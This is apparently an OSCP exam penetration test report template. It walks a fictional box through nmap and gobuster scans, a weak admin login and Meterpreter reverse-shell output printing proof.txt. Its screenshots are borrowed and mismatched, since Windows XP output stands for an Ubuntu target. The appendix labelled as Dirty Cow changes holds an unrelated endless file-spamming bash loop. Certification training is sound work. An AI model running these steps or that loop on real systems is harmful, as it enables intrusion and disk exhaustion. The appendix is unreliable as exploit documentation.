Offensive Security

Penetration Test Report for
OSCP Exam

Your Name

your.email@domain.tld

OSID: OS-XXXXX

August 28, 2025

Contents

1 Overview

1.1 Introduction

This penetration test report contains all the steps taken to successfully compromise machines in the Offensive Security Certified Professional (OSCP) exam environment; data such as proof of concepts (PoC), custom exploit code, and step-by-step documentation are included. The purpose of this report is to convey the student's understanding of penetration testing methodologies as well as the technical knowledge required to successfully achieve the Offensive Security Certified Professional (OSCP) certification.

Note: This document serves as a template for the real report; it provides organized presentation so you can focus on pwning boxes. Please read the OSCP Exam Guide for the composition of your report. Good luck and try harder!

1.2 High-Level Summary

OS-XXXXX was tasked with performing an internal penetration test of the OSCP exam network. An internal penetration test is a simulated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a malicious entity, and attempt to infiltrate Offensive Security's internal exam systems.

OS-XXXXX's overall objective was to find and exploit vulnerabilities while reporting the findings back to Offensive Security. While conducting the internal penetration test, there were several alarming vulnerabilities that were identified within the exam network.

OS-XXXXX was able to gain administrative access to several machines due to vulnerable applications and poor security configurations. The potential for this access can be mitigated by doing stuff.

1.3 Technical Summary

OS-XXXXX was tasked with penetration testing the following systems on the OSCP exam network:

- XX.XX.XX.XX

Using the *kali (ZZ.ZZ.ZZ.ZZ)* machine, OS-XXXXX gained administrative access to several machines by exploiting their vulnerabilities. These machines and their vulnerabilities are listed below and further documented in later sections.

Hostname	IP	Vulnerability
example	XX.XX.XX.XX	*Weak User Password* *Dirty Cow Privilege Escalation*[1]

[1] `https://dirtycow.ninja/`

2 example

Note: This machine is fictional and unrelated to Offensive Security machines. Details have been fabricated for purposes of example.

2.1 Service Enumeration

XX.XX.XX.XX was scanned with the following switches and relevant output:

```
nmap -iL targets -A -oA basicscan
```

```
...
  Nmap scan report for XX.XX.XX.XX
  Host is up (0.12s latency).
  Not shown: 998 closed ports
  PORT   STATE SERVICE VERSION
...
  80/tcp open  http    Apache httpd 2.4 ((Ubuntu))
...
```

2.2 Remote Access Exploitation

2.2.1 Vulnerability Discussion

Weak User Password: Malicious users can upload a reverse shell through the backend management interface by exploiting weak administrative credentials.

2.2.2 Recommendations

Inform users about the importance of strong authentication to security efforts[2]. Additionally, disable remote web access to the management interface.

2.2.3 Proof of Concept


OS-XXXXX searched for attack vectors in *example (XX.XX.XX.XX)*'s web services by using Gobuster to brute force files and directories on `http://XX.XX.XX.XX`.

```
gobuster dir -w /var/lists/dirbuster_medium -url http://XX.XX.XX.XX
```

[2] Official Microsoft password guidance: `https://www.microsoft.com/en-us/research/wp-content/uploads/2016/06/Microsoft_Password_Guidance-1.pdf`

```
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://XX.XX.XX.XX
[+] Threads:        20
[+] Wordlist:       /var/lists/dirbuster_medium
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php
[+] Timeout:        10s
===============================================================
2020/04/20 00:04:20 Starting gobuster
===============================================================
/index.php (Status: 200)
/example_backdoor.php (Status: 200)
===============================================================
2020/04/20 00:04:20 Finished
===============================================================
```

Browsing to `http://XX.XX.XX.XX//example_backdoor.php` retrieved a management interface.



Apache GUI

Apache Status

RUNNING

Current Process Information

UID	Process ID	Process Parent ID	CPU Time	Command
root	15491	2000	00:00:00	apache2
www-data	15494	15491	00:00:00	apache2
www-data	15495	15491	00:00:00	apache2

Extended Process Information

Total Requests	773	Total KB	1144
CPU Load %	.116803	Up Time	0 Hours 16 Minutes 16 Seconds
Requests/Second	.792008	Bytes/Second	1200.26
Bytes/Request	1515.47	Busy Workers	1
Idle Workers	49		


PID	REQ	CPU	Last REQ Time	Last REQ Dur	MEG	Client	Virtual Host	Request
15494	15	0.55	5	0	0.02	127.0.0.1	localhost:80	GET /server-status?auto HTTP/1.1
15494	13	0.50	4	0	0.02	127.0.0.1		
15494	16	0.54	4	0	0.02	127.0.0.1		
15494	15	0.50	3	0	0.02	127.0.0.1		
15494	14	0.56	3	0	0.02	127.0.0.1	localhost:80	GET /server-status HTTP/1.1
								GET /server-

Figure 1: Management interface. Note: Image sourced from `http://www.apachegui.net/images/Control.png`.

The management interface authentication used weak credentials. OS-XXXXX logged in with username `Admin` and password `Password`.

OS-XXXXX then did stuff to gain a low-privilege remote shell.

After doing stuff, OS-XXXXX exfiltrated evidence of the low-privilege shell.


root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to

```
[*] Started reverse handler on 172.16.157.131:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 172.16.157.164
[*] Meterpreter session 3 opened (172.16.157.131:4444 -> 172.16.157.164:1037) at 2015-10-16 11:41:18 -0400

meterpreter > shell
Process 1312 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>type "C:\Documents and Settings\Administrator\Desktop\proof.txt"
type "C:\Documents and Settings\Administrator\Desktop\proof.txt"
529219186e355e0306e99b1d233dd234
C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 172.16.157.164
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 172.16.157.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\WINDOWS\system32>
```

Figure 2: Proof of succesful low-privilege remote access to *example (XX.XX.XX.XX)*. Note: Image sourced from `https://support.offensive-security.com/oscp-exam-guide/`. Ensure `type` or `cat` are used to print the flag and `ipconfig` or its counterparts to display the machine's address.

2.3 Privilege Escalation

2.3.1 Vulnerability Discussion

Dirty Cow Privilege Escalation[3] allows privilege escalation of a low-privilege shell. OS-XXXXX exploited the vulnerability to gain root access on example.

2.3.2 Recommendations

The vendors of Ubuntu 16.04 LTS are aware of the privilege escalation vulnerability[4]. Follow vendor instructions to remediate vulnerability.


[3] `https://dirtycow.ninja/`

[4] Official support article: `https://ubuntu.com/blog/dirty-cow-was-livepatched-in-ubuntu-within-hours-of-publication`

2.3.3 Proof of Concept

OS-XXXXX exploited *Dirty Cow Privilege Escalation*[5]. See A.1 for exploit modification details.

OS-XXXXX was then able to exfiltrate the `proof.txt` key and network configuration.



root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to

```
[*] Started reverse handler on 172.16.157.131:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769536 bytes) to 172.16.157.164
[*] Meterpreter session 3 opened (172.16.157.131:4444 -> 172.16.157.164:1037) at 2015-10-16 11:41:18 -0400

meterpreter > shell
Process 1312 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>type "C:\Documents and Settings\Administrator\Desktop\proof.txt"
type "C:\Documents and Settings\Administrator\Desktop\proof.txt"
529219186e355e0306e99b1d233dd234
C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 172.16.157.164
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 172.16.157.2

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\WINDOWS\system32>
```


Figure 3: Proof of successful *root* access to *example (XX.XX.XX.XX)*.
Note: Image sourced from `https://support.offensive-security.com/oscp-exam-guide/`. Ensure `type` or `cat` are used to print the flag and `ipconfig` or its counterparts to display the machine's address.

[5] `https://dirtycow.ninja/`

A Appendix

A.1 Changes Made to Dirty Cow Exploit

Additions (green) and subtractions (red) from modification of exploit for *Dirty Cow Privilege Escalation*[6]. Note: Generated with `https://www.diffchecker.com/`.



```
#!/bin/bash/

makeSpam()
{
    string=`cat *`
    string=$string`ls -al`
    echo $string > "file"$i".spam"
}

mkdir "SpamForYou"
cd "SpamForYou"

i=1
while [ 1 ]
do
  makeSpam $i
  i=$(($i + 1))
done
```

```
#!/bin/bash/
#todo: witty modifications
makeSpam()
{
    string=`cat *`
    string=$string`ls -al`
    echo $string > "file"$i".spam"
}

mkdir "SpamForYou"
cd "SpamForYou"

i=1
while [ 1 ]
do
  makeSpam $i
  i=$(($i + 1))
done
```

[6] `https://dirtycow.ninja/`